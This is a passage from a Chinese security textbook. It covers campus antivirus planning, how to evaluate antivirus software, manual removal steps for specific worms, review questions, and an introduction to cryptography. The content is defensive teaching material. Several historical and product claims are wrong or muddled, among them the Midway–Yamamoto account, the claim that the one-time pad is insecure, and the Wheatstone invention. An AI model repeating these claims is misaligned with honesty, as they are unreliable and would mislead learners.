在学校网络中感染和传播病毒的途径主要有以下几种方式。①在局域网内部。通过软盘、盗版光盘可能感染病毒，同时在局域网内部传播。②在局域网外部。从 Internet 上，通过 E-mail 的形式把病毒带入内部网络，同时内部人员上网和下载文件也可能通过 http、ftp 流量把病毒和恶意的移动代码带入内部网络。

因此，在校园的网络防病毒方案中，我们应该考虑在整个网络中只要有可能感染和传播病毒的地方都采取相应的防病毒手段，也就是说，应针对外网和内网两个方面的问题考虑防病毒措施。具体主要从以下三个方面考虑。

(1) 在网关一级主要考虑对电子邮件、网上收发邮件以及进入和送出的 http 和 ftp 流量的病毒防护。邮件系统采用 Netscape Massager Server，防火墙采用 Check Point Firewall 14.0，因此我们可以在防火墙一级安装赛门铁克(Symantec)的 Norton Anti Virus for Firewall 对出入防火墙的 http、ftp 流量进行病毒查杀，把 http、ftp 中携带的病毒阻隔在局域网之外。在邮件服务器一级中，采用赛门铁克(Symantec)的 Norton Anti Virus for Gate Way，对过往邮件服务器的所有邮件进行防病毒扫描，把邮件中携带的病毒阻隔在局域网之外。

(2) 在服务器系统的防病毒保护上，根据学校内联网的具体情况，我们主要考虑针对 Windows 和 NetWare 服务器的防病毒保护，安装 Norton Anti Virus for Windows NT 和 Norton Anti Virus for Netware，保护系统、磁盘、可移动磁盘、光盘以及调制解调器连接所收发的文件等免受病毒的感染。

(3) 在客户端一级，根据学校的具体情况和客户端的操作系统类型，安装 Windows 操作系统，实现对系统、磁盘、可移动磁盘、光盘以及调制解调器连接所收发文件的病毒防护。

根据学校的网络结构和具体要求，在整个网络防病毒管理方面，我们建议采取相对集中和分布式管理的方式，也就是说，在整个学校内联网络中建立分级管理机制，采用分布

式管理和集中管理相结合的管理模式，同时采用统一的防病毒策略和防病毒管理制度。学校可以根据具体情况，分组设置防病毒管理模式，实现灵活的、高效的、集中式的管理，如图 3.32 所示。

一方面可以让学校的 SSC 系统管理中心各自到赛门铁克网站更新、升级病毒定义码和扫描引擎。这种方式(见图 3.3)有个明显的缺点是：如果各部门重复下载相同的病毒定义码和扫描引擎，会浪费广域网网络带宽，同时网络防病毒的能力会受各部门管理员水平、工作态度和防病毒意识等各方面因素的影响，不易于确保各部门在任何时刻都具有最强的防病毒能力。如图 3.33 所示。




图 3.32　管理方式

另一方面可以由总部统一进行病毒定义码和扫描引擎的更新、升级。也就是说，总部的 SSC 有权限管理各部门的一级服务器(而且只管理其一级服务器)，同时总部的防病毒一级服务器可以定期地、自动到 Symantec 网站上更新最新的病毒定义码和扫描引擎，各部门的一级服务器到总部的防病毒一级服务器(对各部门来说是主一级服务器)进行病毒定义码和扫描引擎的更新、升级。我们建议采用这种升级方式，这样，一方面可以确保总部和其他分部门的病毒定义码和扫描引擎的更新基本保持同步，使整个学校内联网都具有最强的防病毒能力。另一方面，整个网络的病毒定义码和扫描引擎的更新、升级自动完成，就可以避免由于人为因素造成网络中某些机器或某个网络因为没有及时更新最新的病毒定义码和扫描引擎而失去最强的防病毒能力。




图 3.33　Symantec 校园网防病毒解决方案

3.7.4　选择防病毒软件的标准

下面将以扫描型防病毒软件为例，告诉你如何通过比较选购一个满意的防毒软件。对于一个扫描型的防毒软件，需要注意的项目包括扫描速度、正确识别率、误报率、技术支持水平、升级的难易度、可管理性、警示手段等。

1. 扫描速度

首先应该将待测 PC 从网络中断开，网络会使得工作站中的程序运行速度变慢。不要在 Windows 的 DOS 窗口中运行扫描程序，也不要运行诸如 Desqview 一类的多任务程序。供测试用的计算机应保证未被病毒感染，因为大多数的扫描程序在遇到病毒后都会降低扫描速度以提高正确识别率，但用户并非每天都会遇到病毒，在 99.99%的时间中用户都会在一台干净的计算机上运行扫描程序，所以这代表了大多数的情况。不同的扫描选项会导致不同的扫描时间，如果有多个扫描程序参加评估，应该都使用其默认设置来进行扫描测试，方可进行比较。

如果使用一台标准的 Windows 7 计算机，32 位系统最低配置要求处理器主频 1GHZ，内存 1GB，显卡显存 1GB，McAfee 公司的杀毒软件 McAfee VirusScan Plus v9.11 的扫描速度就十分让人满意。

2. 识别率

使用一定数量的病毒样本进行测试，正规的测试数量应该在 10 000 种以上，如果测试的是变形病毒，则每种病毒的变种数量应在 200 种以上，否则将无法断定到底哪个防病毒软件识别率更高。大多数著名的防病毒实验室都备有病毒样本库以供测试使用。在测试过程中，让防病毒程序产生有关记录文件，详细记录扫描程序所发现的病毒以及确认没有感染病毒的文件，因为在测试中扫描程序所漏检的病毒与查找出的病毒同等重要。

如果同一种防病毒软件中的扫描程序有访问型(on-access)和需求型(on-demand)两种，则

需要分别进行测试，因为有的时候这两种扫描程序的识别率会相差很远。

3. 病毒清除测试

防病毒软件的最终目的不是阻止病毒的传播，而是要保证工作的连续性，也许恢复备份数据能够干净地清除病毒，但这将导致工作的中断。所以，可靠、有效地清除病毒并保证数据的完整性，是一件非常必要和复杂的工作。

对于可执行文件，不必要求清除后的文件与正常文件完全一样，只要可以正常、正确地运行即可。对于含有宏病毒的文档文件，则要求能够将其中有害的宏清除，并保留正常的宏语句。对于引导型病毒，不要求遭受其害的软盘能够恢复引导功能；而对于遭受其害的硬盘，则要求能够恢复到感染病毒之前的引导过程，否则这种病毒清除不能算是成功的。对于变形病毒，则要求对已广泛流行的病毒变种进行清除测试，优秀的防病毒软件应该不仅能够正确识别已有的病毒变种，同时也应该能够恢复至正常的文件。对于变形病毒的测试是对防病毒软件研究质量和开发人员技术水平的最好评估。



3.8 回到工作场景

计算机病毒大多以盗取或毁坏个人资料、信息甚至以隐私为目的，使网络用户的信息和财产安全受到了很大的威胁。如果你的计算机出现了 3.6.1 小节所描述的异常现象，那么它可能不幸真的中毒了。

我们可以用 360 软件进行杀毒。

首先，打开 360 杀毒软件的【病毒查杀】选项卡，如图 3.34 所示。开启实时保护功能，如图 3.16 所示。



图 3.34 360 病毒查杀

接着用 360 安全卫士【清理插件】选项卡清除恶评或多余无效的插件，用【系统修复】选项卡修复异常的上网设置及系统设置，让系统恢复正常，用【电脑清除】选项卡清除计算机中的垃圾和痕迹，如图 3.35～图 3.37 所示。



图 3.35 清除插件



图 3.36 修复漏洞



图 3.37 系统修复



3.9 工作实训营

3.9.1 训练实例

1. QQ 病毒的清除查杀方法

第一步：选择【开始】→【运行】命令，输入 cmd，单击【确定】按钮后，即可打开【命令提示符】窗口。

第二步：输入“ftype exefile =notepad.exe%1”，意思是将所有.exe 文件用“记事本”打开，这样，原来的病毒就无法启动了。

第三步：重启计算机，会看见打开了许多“记事本”，当然这其中不仅有病毒文件，还有一些原来的系统文件，比如输入法程序。

第四步：右击任一文件，选择【打开方式】选项，然后单击【浏览】按钮，转到 window\system32 下，选择 cmd.exe，这样就可以再次打开【命令提示符】窗口。

第五步：运行 ftype exefile =“%1”“%*”，将所有.exe 文件关联还原，现在运行杀毒软件或直接改回注册表，就可以杀掉病毒了。

第六步：在每一个“记事本”里，选择【文件】→【另存为】命令，就可以看到路径以及文件名了，找到病毒文件，手动删除即可，但要注意，必须确定那是病毒才能删除，建议将这些文件改名并记下，重启后，如果没有病毒“作怪”，也没有系统问题，再进行删除。

2. Worm.Win32.AutoRund 病毒的简单解决方法

Worm.Win32.AutoRund 貌似没什么危害，但该病毒发作时会查找磁盘可用的共享，并开启监视自身文件和注册表项。解决方法如下所示。

第一步：打开任务管理器，结束 Zip.doc.exe 进程。

第二步：设置系统，显示所有隐藏的文件夹，删除下面的文件。

```
C:\\Windows\Task.exe
C:\\Windows\svchost.exe
```

另外，删除每个磁盘下的 Zip.doc.exe 和 Autorun.inf 文件。

第三步：打开如下注册表。

```
Hkey_Local_Machine\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

删除 svcHost 键，指向 C:\Windows\svchost.exe。

3.9.2 工作实践常见问题解析

(1) 为什么有些病毒只能隔离而不能清除？

答：所谓杀病毒，就防毒软件而言有两种情况。一种是将病毒程序代码由感染的档案

中移除，这就是所谓清除。另一种是将整个病毒档案删除，这种情况特别容易发生在特洛伊木马、蠕虫之类的病毒，这种状况就是采取的隔离措施。

(2) 对于病毒清除后的残余文件，是否会随着病毒清除后自动删除？

答：不会。有些病毒或是木马后门之类的恶意程序会在系统中写入一些文件，用以记录自身运行时的一些状态或是记录从系统中取得的数据。这些文件由于是用于记录数据，与通常的纯数据文件并没有什么差别，其本身并不具备执行的能力，因此并不会被检测到，相应的该文件也不会被采取一些自动的措施进行处理。

(3) 为什么有时候其他软件认为一个文件是病毒，而趋势科技(杀毒软件)却认为不是病毒？

答：各防病毒厂商在对病毒的认定标准上存在一些细小的差异，导致某些文件被某些厂商检测而不被其他一些厂商检测的结果。举例来说，如果一个程序在执行时需要客户认可其最终用户许可协议，趋势科技即不将其检测为病毒，而其他厂家则可能会检测该程序为病毒。

(4) 病毒发作有的是有周期的，是否本机时间改掉就可以了？

答：修改系统时间确实可以阻止一些周期性发作的病毒的发作，但并不是绝对可行。有些病毒由于其触发机制的复杂性，修改系统时间并不能完全阻止其发作。



本章习题

一、选择题

1. 计算机病毒的最基本特征是(　　)。

   A. 隐蔽性　　B. 潜伏性　　C. 破坏性　　D. 传染性

2. 以下(　　)不是杀毒软件。

   A. KV3000　　B. 瑞星　　C. Norton AntiVirus　　D. PCTools

3. 下列叙述中正确的是(　　)。

   A. 计算机病毒只感染可执行文件

   B. 计算机病毒只感染文本文件

   C. 计算机病毒只能通过软件复制的方式进行传播

   D. 计算机病毒可以通过读写磁盘或网络等方式进行传播

二、思考题

1. 什么是计算机病毒？
2. 常见计算机病毒的种类有哪些？
3. 计算机病毒有哪些特点？
4. 常用的单机防毒软件有哪些？

第 4 章

数据加密技术



本章主要学习数据加密技术，要点如下。

- 了解数据加密技术的基本知识。
- 熟悉常用的数据加密算法。

技能目标

- 了解开源的加密软件 TrueCrypt。
- 基本掌握加密软件 TrueCrypt 的设置方法。
- 学会使用 Truecrypt。



4.1 工作场景导入

每个人都有不想被别人看到的文件，也许是你的日记，也许是你的公司绝密文件，也许是你的私人照片，也许是一些乱七八糟的影片……这些都是你的隐私。应选择一款合适的加密软件来保护你的隐私，这款软件需要满足下列条件。

(1) 不让其他人非法打开。

(2) 自己能足够方便地打开。

(3) 不会出现自己也打不开的情况。

引导问题：怎样设置才能满足上面的条件？



4.2 概述

4.2.1 密码学的概念

(1) 发送者和接收者。假设发送者想发送消息给接收者，并且想安全地发送信息，并想确认偷听者不能阅读发送的消息。

(2) 消息和加密。消息被称为明文。用某种方法伪装消息以隐藏其内容的过程称为加密，加密的消息称为密文，而把密文转变为明文的过程称为解密。

明文用 M(消息)或 P(明文)表示，它可能是比特流(文本文件、位图、数字化的语音流或数字化的视频图像)。至于涉及计算机，P 是简单的二进制数据。明文可被传送或存储，无论哪种情况，M 指代加密的消息。密文用 C 表示，它也是二进制数据，有时和 M 一样大，有时稍大(通过压缩和加密的结合，C 有可能比 P 小些。然而，单单加密通常达不到这一点)。加密函数 E 作用于 M 得到密文 C，用数学表示为：E(M)=C。相反地，解密函数 D 作用于 C 产生 M，其数学表示为 D(C)=M。先加密后再解密消息，原始的明文将被恢复出来，下面的等式必须成立：D(E(M))=M。

(3) 除了提供机密性外，密码学通常有其他的作用，如鉴别、完整性检验和抗抵赖。

鉴别：消息的接收者应该能够确认消息的来源，入侵者不可能伪装成他人。

完整性检验：消息的接收者应该能够验证在传送过程中消息没有被修改，入侵者不可能用假消息代替合法消息。

抗抵赖：发送者事后不可能虚假地否认他发送的消息。

(4) 算法和密钥。密码算法也叫密码，是用于加密和解密的数学函数。(通常情况下，有两个相关的函数：一个用作加密；另一个用作解密)

如果算法的保密性是基于保持算法的秘密，这种算法称为受限制的算法。受限制的算法在历史上很早就有使用，但按现在的标准，它们的保密性已远远不够。而经常变换用户的组织是不能使用它们的，因为每有一个用户离开这个组织，其他用户就必须改换另外不同的算法。如果有人无意暴露了这个秘密，所有人都必须改变他们的算法。

更糟的是，受限制的密码算法不可能进行质量控制或标准化。每个用户组织必须有他们自己唯一的算法。这样的组织不可能采用流行的硬件或软件产品。但窃听者却可以买到这些流行产品并学习算法，于是用户不得不自己编写算法并予以实现，如果这个组织中没有好的密码学家，那么他们就无法知道他们是否拥有安全的算法。

尽管有这些主要缺陷，受限制的算法对低密级的应用来说还是很流行的，用户或者没有认识到或者不在乎他们系统中内在的问题。

现代密码学用密钥解决了这个问题，密钥用 K 表示。K 可以是很多数值里的任意值。密钥 K 的可能值的范围叫作密钥空间。加密和解密运算都使用这个密钥(即运算都依赖于密钥，并用 K 作为下标表示)，这样，加/解密函数现在变成：

$$E_K(M)=C$$

$$D_K(C)=M$$

这些函数具有下面的特性：$D_K(E_K(M))=M$。

有些算法使用不同的加密密钥和解密密钥，也就是说加密密钥 K_1 与相应的解密密钥 K_2 不同，在这种情况下：

$$E_{K_1}(M) = C$$

$$D_{K_2}(C) = M$$

$$D_{K_2}(E_{K_1}(M)) = M$$

所有这些算法的安全性都基于密钥的安全性，而不是基于算法的细节的安全性。这就意味着算法可以公开，也可以被分析，可以大量生产使用算法的产品，即使偷听者知道你的算法也没有关系，如果他不知道你使用的具体密钥，他就不可能阅读你的消息。

密码系统由算法、所有可能的明文、密文和密钥组成。

4.2.2　密码学发展的三个阶段

1)　古典密码

世界上最早的一种密码产生于公元前 2 世纪，是由一位希腊人提出的，人们称之为棋盘密码，如表 4.1 所示，原因为该密码将 26 个字母放在 5×5 的方格里，i、j 放在一个格子里，这样，每个字母就对应了由两个数构成的字符 α、β，α 是该字母所在行的标号，β 是列标号。如 c 对应 13，s 对应 43 等。如果接收到密文为

43 15 13 45 42 15 32 15 43 43 11 22 15

则对应的明文即为 secure message。

表 4.1　棋盘密码

	1	2	3	4	5
1	a	b	c	d	e
2	f	g	h	ij	k
3	l	m	n	o	p
4	q	r	s	t	u
5	v	w	x	y	z

古典密码的发展有着悠久的历史。尽管这些密码大都比较简单，但它在今天仍有其参考价值。

2) 近代密码

1834 年，伦敦大家的实验物理学教授惠斯顿发明了电机，这是通信向机械化、电气化跃进的开始，也为密码通信能够采用在线加密技术提供了前提条件。前面已经讲过，密码技术的成果首先被用于战争，下面的例子就是一个明证。1914 年，第一次世界大战爆发，德俄相互宣战。在交战过程中，德军破译了俄军第一军给第二军的电文，从中得知，第一军的给养已经中断。根据这一重要情报，德军在这次战役中取得了全胜。这说明当时交战双方已开展了密码战，也说明战争刺激了密码的发展。

3) 现代密码

1920 年，美国电报电话公司的弗纳姆发明了弗纳姆密码。其原理是利用电传打字机的五单位码与密钥字母进行模 2 相加。如若信息码(明文)为 11010，密钥码为 11101，则模相加得 00111 即为密文码。接收时，将密文码再与密钥码模相加得信息码(明文)11010。这种密码结构在今天看起来非常简单，但由于这种密码体制第一次使加密由原来的手工操作进入到由电子电路来实现，而且加密和解密可以直接由机器来实现，因而在近代密码学发展史上占有重要地位。随后，美国人摩波卡金在这种密码的基础上设计出一种一次一密加密方式。该体制当通信业务很大时，所需的密钥量太过庞大，给实际应用带来很多困难。之后，这种一次一密体制又有了进一步改进，但历史事实证明，这种密码体制是不安全的，在太平洋战争中，日本使用的九七式机械密码就属于这一种。1940 年，美国陆军通信机关破译了这种密码。在 1943 年 4 月的中途岛海战中，日军的密码电报被美国截获破译，日本海军大将山本五十六所乘飞机被美飞机被美军击落，山本五十六死亡。

由于受历史的局限，20 世纪 70 年代中期以前的密码学研究基本上是秘密地进行，而且主要应用于军事和政府部门。密码学的真正蓬勃发展和广泛应用是从 70 年代中期开始的。1977 年，美国国家标准局颁布了数据加密标准 DES 用于非国家保密机关。该系统完全公开了加密、解密算法。此举突破了早期密码学的信息保密的单一目的，使得密码学得以在商业等民用领域的广泛应用，从而赋予这门学科巨大的生命力。

